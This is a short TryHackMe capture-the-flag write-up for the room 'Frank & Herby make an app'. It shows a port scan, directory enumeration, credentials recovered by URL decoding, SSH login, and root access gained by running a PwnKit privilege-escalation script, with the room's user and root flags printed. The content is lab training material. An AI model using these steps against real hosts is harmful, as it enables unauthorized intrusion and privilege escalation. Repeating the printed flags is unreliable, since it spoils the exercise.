Frank & Herby make an app

Frank & Herby make an app

https://tryhackme.com/room/frankandherby

`rustscan -a 10.10.246.35 -- -sC -sV -A | tee scan.txt`

Open 10.10.246.35:**22**

Open 10.10.246.35:**3000**

Open 10.10.246.35:**10250**

Open 10.10.246.35:**10255**

Open 10.10.246.35:**10257**

Open 10.10.246.35:**10259**

Open 10.10.246.35:**16443**


Open 10.10.246.35:**25000**

Open 10.10.246.35:**31337**


Open 10.10.246.35:**32000**

A lot of ports


`dirsearch -u http://10.10.104.8:31337`



On 31337 port I found interesting folder



URL decoding in cyberchief and I got the creds




```
ssh frank@10.10.104.8
```

Userflag is here

```
Last login: Fri Oct 29 10:47:08 2021 from 192.168.120.38
frank@dev-01:~$ ls -la
total 48
drwxr-xr-x 6 frank frank 4096 Oct 29  2021 .
drwxr-xr-x 4 root  root  4096 Oct 10  2021 ..
lrwxrwxrwx 1 root  root     9 Oct 29  2021 .bash_history → /dev/null
-rw-r--r-- 1 frank frank  220 Oct 10  2021 .bash_logout
-rw-r--r-- 1 frank frank 3771 Oct 10  2021 .bashrc
drwx------ 2 frank frank 4096 Oct 10  2021 .cache
-rw------- 1 frank frank   50 Oct 27  2021 .git-credentials
-rw-rw-r-- 1 frank frank   29 Oct 10  2021 .gitconfig
drwxr-x--- 5 frank frank 4096 Oct 10  2021 .kube
-rw-r--r-- 1 frank frank  807 Oct 10  2021 .profile
lrwxrwxrwx 1 root  root     9 Oct 29  2021 .viminfo → /dev/null
drwxrwxr-x 3 frank frank 4096 Oct 27  2021 repos
drwxr-xr-x 3 frank frank 4096 Oct 10  2021 snap
-rw-rw-r-- 1 frank frank   17 Oct 29  2021 user.txt
frank@dev-01:~$ cat user.txt
THM{F@nkth3T@nk}
```

privillage escalation

```
frank@dev-01:~$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1001(frank) groups=1001(frank),998(microk8s)
# cd /root
# ls
root.txt  snap
# cat root.txt
THM{M1cr0K8s_13_FUN}
#
```